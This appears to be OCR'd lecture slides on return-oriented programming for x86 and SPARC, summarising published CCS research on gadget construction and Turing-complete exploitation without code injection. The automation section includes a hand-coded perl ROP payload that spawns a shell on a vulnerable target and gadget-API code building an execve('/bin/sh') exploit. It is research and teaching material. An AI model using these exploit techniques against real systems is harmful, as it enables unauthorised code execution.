- Testbed: libc-2.3.5.so, Fedora Core 4
- Gadgets built from found code sequences:
  - load-store
  - arithmetic & logic
  - control flow
  - system calls
- Challenges:
  - Code sequences are challenging to use:
    - short; perform a small unit of work
    - no standard function prologue/epilogue
    - haphazard interface, not an ABI
  - Some convenient instructions not always available (e.g., lahf)

“The Gadget”: July 1945




Immediate rotate of memory word



Conditional jumps on the x86


- Many instructions set %eflags
- But the conditional jump insns perturb %eip, not %esp
- Our strategy:
  - Move flags to general-purpose register
  - Compute either *delta* (if flag is 1) or 0 (if flag is 0)
  - Perturb %esp by the computed amount

Conditional jump, phase 1: load CF




(As a side effect, neg sets CF if its argument is nonzero)

Conditional jump, phase 2: store CF to memory




Computed jump, phase 3: compute *delta*-or-zero



Bitwise and with delta (in %esi)

2s-complement negation:
0 becomes 0…0;
1 becomes 1…1

Computed jump, phase 4: perturb %esp using computed delta



Finding instruction sequences

(on the x86)

Finding instruction sequences

- Any instruction sequence ending in “ret” is useful — could be part of a gadget
- **Algorithmic problem**: recover all sequences of valid instructions from libc that end in a “ret” insn
- Idea: at each ret (c3 byte) look back:
  - are preceding *i* bytes a valid length-*i* insn?
  - recurse from found instructions
- Collect instruction sequences in a trie

Unintended instructions — ecb_crypt()

Intended instruction	Bytes	Unintended instruction
movl $0x00000001, -44(%ebp)	c7	
	45	
	d4	
	01	
	00	
	00	
	00	add %dh, %bh
test $0x00000007, %edi	f7	
	c7	movl $0x0F000000, (%edi)
	07	
	00	
	00	
	00	
setnzb -61(%ebp)	0f	
	95	xchg %ebp, %eax
	45	inc%ebp
	c3	ret

Is return-oriented programming x86-specific?

(Spoiler: Answer is no.)

Assumptions in original attack

- Register-memory machine
  - Gives plentiful opportunities for accessing memory
- Register-starved
  - Multiple sequences likely to operate on same register
- Instructions are variable-length, unaligned
  - More instruction sequences exist in libc
  - Instructions types not issued by compiler may be available
- Unstructured call/ret ABI
  - Any sequence ending in a return is useful

- True on the x86 … not on RISC architectures

SPARC: the un-x86

- Load-store RISC machine
  - Only a few special instructions access memory
- Register-rich
  - 128 registers; 32 available to any given function
- All instructions 32 bits long; alignment enforced
  - No unintended instructions
- Highly structured calling convention
  - Register windows
  - Stack frames have specific format


Return-oriented programming on SPARC

- Use Solaris 10 libc: 1.3 MB
- New techniques:
  - Use instruction sequences that are *suffixes* of real functions
  - Dataflow within a gadget:
    - Use structured dataflow to dovetail with calling convention
  - Dataflow between gadgets:
    - Each gadget is memory-memory
- Turing-complete computation!

- **Conjecture**: Return-oriented programming likely possible on *every* architecture.

SPARC Architecture

- Registers:
  - %i[0-7], %l[0-7], %o[0-7]
  - Register banks and the "sliding register window"
  - "call; save"; "ret; restore"



SPARC Architecture

- Stack
  - Frame Ptr: %i6/%fp
  - Stack Ptr: %o6/%sp
  - Return Addr: %i7
  - Register save area

Address	**Storage**
Low Memory	
`%sp`	Top of the stack
`%sp - %sp+31`	Saved registers `%l[0-7]`
`%sp+32 - %sp+63`	Saved registers `%i[0-7]`
`%sp+64 - %sp+67`	Return struct for next call
`%sp+68 - %sp+91`	Outgoing arg. 1-5 space for caller
`%sp+92 - up`	Outgoing arg. 6+ for caller (*variable*)
`%sp+__` `%fp-__`	Current local variables (*variable*)
`%fp`	Top of the frame (previous `%sp`)
`%fp - %fp+31`	Prev. saved registers `%l[0-7]`
`%fp+32 - %fp+63`	Prev. saved registers `%i[0-7]`
`%fp+64 - %fp+67`	Return struct for current call
`%fp+68 - %fp+91`	Incoming arg. 1-5 space for callee
`%fp+92 - up`	Incoming arg. 6+ for callee (*variable*)
High Memory	

Dataflow strategy

- Via register
  - On restore, %i registers become %o registers
  - First sequence puts output in %i register
  - Second sequence reads from corresponding %o register
- Write into stack frame
  - On restore, spilled %i, %l registers read from stack
  - Earlier sequence writes to spill space for later sequence

Gadget operations implemented

- Memory
  - v1 = &v2
  - v1 = *v2
  - *v1 = v2
- Assignment
  - v1 = Value
  - v1 = v2
- Function Calls
  - call *Function*
- System Calls
  - call *syscall* with arguments
- Math
  - v1++
  - v1--
  - v1 = -v2
  - v1 = v2 + v3
  - v1 = v2 - v3
- Logic
  - v1 = v2 & v3
  - v1 = v2 | v3
  - v1 = ~v2
  - v1 = v2 << v3
  - v1 = v2 >> v3
- Control Flow
  - BA: jump T1
  - BE: if (v1 == v2):
    - jump T1,
    - else T2
  - BLE: if (v1 <= v2):
    - jump T1,
    - else T2
  - BGE: if (v1 >= v2):
    - jump T1,
    - else T2

Gadget: Addition

- v1 = v2 + v3

Inst. Seq.	Preset	Assembly
`m[&%i0] = v2`	`%l7 = &%i0` (*+2 Frames*) `%i0 = &v2`	`ld [%i0], %l6` `st %l6, [%l7]` `ret` `restore`
`m[&%i3] = v3`	`%l7 = &%i3` (*+1 Frame*) `%i0 = &v3`	`ld [%i0], %l6` `st %l6, [%l7]` `ret` `restore`
`v1 = v2 + v3`	`%i0 = v2` (*stored*) `%i3 = v3` (*stored*) `%i4 = &v1`	`add %i0, %i3, %i5` `st %i5, [%i4]` `ret` `restore`

Gadget: Branch Equal

if (v1 == v2):

  jump T1

else:

  jump T2


Inst. Seq.	Preset	Assembly
`m[&%i0] = v1`	`%l7 = &%i0` *(+2 Frames)* `%i0 = &v1`	`ld [%i0], %l6` `st %l6, [%l7]` `ret` `restore`
`m[&%i2] = v2`	`%l7 = &%i2` *(+1 Frame)* `%i0 = &v2`	`ld [%i0], %l6` `st %l6, [%l7]` `ret` `restore`
`(v1 == v2)`	`%i0 = v1` *(stored)* `%i2 = v2` *(stored)*	`cmp %i0, %i2` `ret` `restore`
`if (v1 == v2):` `  %i0 = T1` `else:` `  %i0 = T2`	`%i0 = T2 (NOT_EQ)` `%l0 = T1 (EQ) - 1` `%l2 = -1`	`be,a` *1 ahead* `sub %l0,%l2,%i0` `ret` `restore`
`m[&%i6] = %o0`	`%i3 = &%i6` *(+1 Frame)*	`st %o0, [%i3]` `ret` `restore`
`jump T1 or T2`	`%i6 = T1 or T2` *(stored)*	`ret` `restore`

Automation

Option 1: Write your own

- Hand-coded gadget layout

```
linux-x86% ./target `perl
   -e ‘print “A”x68, pack("c*”,
   0x3e,0x78,0x03,0x03,0x07,
   0x7f,0x02,0x03,0x0b,0x0b,
   0x0b,0x0b,0x18,0xff,0xff,
   0x4f,0x30,0x7f,0x02,0x03,
   0x4f,0x37,0x05,0x03,0xbd,
   0xad,0x06,0x03,0x34,0xff,
   0xff,0x4f,0x07,0x7f,0x02,
   0x03,0x2c,0xff,0xff,0x4f,
   0x30,0xff,0xff,0x4f,0x55,
   0xd7,0x08,0x03,0x34,0xff,
   0xff,0x4f,0xad,0xfb,0xca,
   0xde,0x2f,0x62,0x69,0x6e,
   0x2f,0x73,0x68,0x0)'`
sh-3.1$
```



Option 2: Gadget API

```
/* Gadget variable declarations */
g_var_t *num     = g_create_var(&prog, "num");
g_var_t *arg0a   = g_create_var(&prog, "arg0a");
g_var_t *arg0b   = g_create_var(&prog, "arg0b");
g_var_t *arg0Ptr = g_create_var(&prog, "arg0Ptr");
g_var_t *arg1Ptr = g_create_var(&prog, "arg1Ptr");
g_var_t *argvPtr = g_create_var(&prog, "argvPtr");
/* Gadget variable assignments (SYS_execve = 59)*/
g_assign_const(&prog, num,     59);
g_assign_const(&prog, arg0a,   strToBytes("/bin"));
g_assign_const(&prog, arg0b,   strToBytes("/sh"));
g_assign_addr( &prog, arg0Ptr, arg0a);
g_assign_const(&prog, arg1Ptr, 0x0); /* Null */
g_assign_addr( &prog, argvPtr, arg0Ptr);
/* Trap to execve */
g_syscall(&prog, num, arg0Ptr, argvPtr, arg1Ptr, NULL, NULL, NULL);
```

Gadget API compiler

- Describe program to attack:

```
char *vulnApp   = "./demo-vuln";  /* Exec name of vulnerable app.          */
int vulnOffset = 336;       /* Offset to %i7 in overflowed frame.        */
int numVars    = 50;        /* Estimate: Number of gadget variables      */
int numSeqs    = 100;       /* Estimate: Number of inst. seq's (packed)  */
/* Create and Initialize Program ************************************ */
init(&prog, (uint32_t) argv[0], vulnApp, vulnOffset, numVars, numSeqs);
```

- Compiler creates program to exploit vuln app
- Overflow in argv[1]; return-oriented payload in env
- Compiler avoids NUL bytes

(7 gadgets, 20 sequences

336 byte overflow

1280 byte payload)

```
sparc@sparc # ./exploit
$
```

Option 3: Return-oriented compiler

- Gives high-level interface to gadget API
- Same shellcode as before:

```
var arg0    = "/bin/sh";
var arg0Ptr = &arg0;
var arg1Ptr = 0;

trap(59, &arg0, &(arg0Ptr), NULL);
```

Return-oriented selection sort — I

```
var i, j, tmp, len = 10;
var* min, p1, p2, a;        // Pointers

srandom(time(0));           // Seed random()
a = malloc(40);             // a[10]
p1 = a;
printf(&("Unsorted Array:\n"));
for (i = 0; i < len; ++i) {
    // Initialize to small random values
    *p1 = random() & 511;
    printf(&("%d, "), *p1);
    p1 = p1 + 4;            // p1++
}
```

Return-oriented selection sort — II

```
p1 = a;
for (i = 0; i < (len - 1); ++i) {
    min = p1;
    p2 = p1 + 4;
    for (j = (i + 1); j < len; ++j) {
        if (*p2 < *min) { min = p2; }
        p2 = p2 + 4;    // p2++
    }
    // Swap p1 <-> min
    tmp = *p1; *p1 = *min; *min = tmp;
    p1 = p1 + 4;        // p1++
}
```

Return-oriented selection sort — III

```
p1 = a;
printf(&("\n\nSorted Array:\n"));
for (i = 0; i < len; ++i) {
    printf(&("%d, "), *p1);
    p1 = p1 + 4;            // p1++
}
printf(&("\n"));
free(a);                    // Free Memory
```

Selection sort — compiler output

- 24 KB payload: 152 gadgets, 381 instruction sequences
- No code injection!

```
sparc@sparc # ./SelectionSort

Unsorted Array:
486, 491, 37, 5, 166, 330, 103, 138, 233, 169,

Sorted Array:
5, 37, 103, 138, 166, 169, 233, 330, 486, 491,
```

Wrapping up

Conclusions

- Code injection is not necessary for arbitrary exploitation
- Defenses that distinguish "good code" from "bad code" are useless
- Return-oriented programming likely possible on *every* architecture, not just x86
- Compilers make sophisticated return-oriented exploits easy to write

Questions?

H. Shacham. "The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86)." In *Proceedings of CCS 2007*, Oct. 2007.

E. Buchanan, R. Roemer, S. Savage, and H. Shacham. "When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC." In *Proceedings of CCS 2008*, Oct. 2008. To appear.

http://cs.ucsd.edu/~hovav/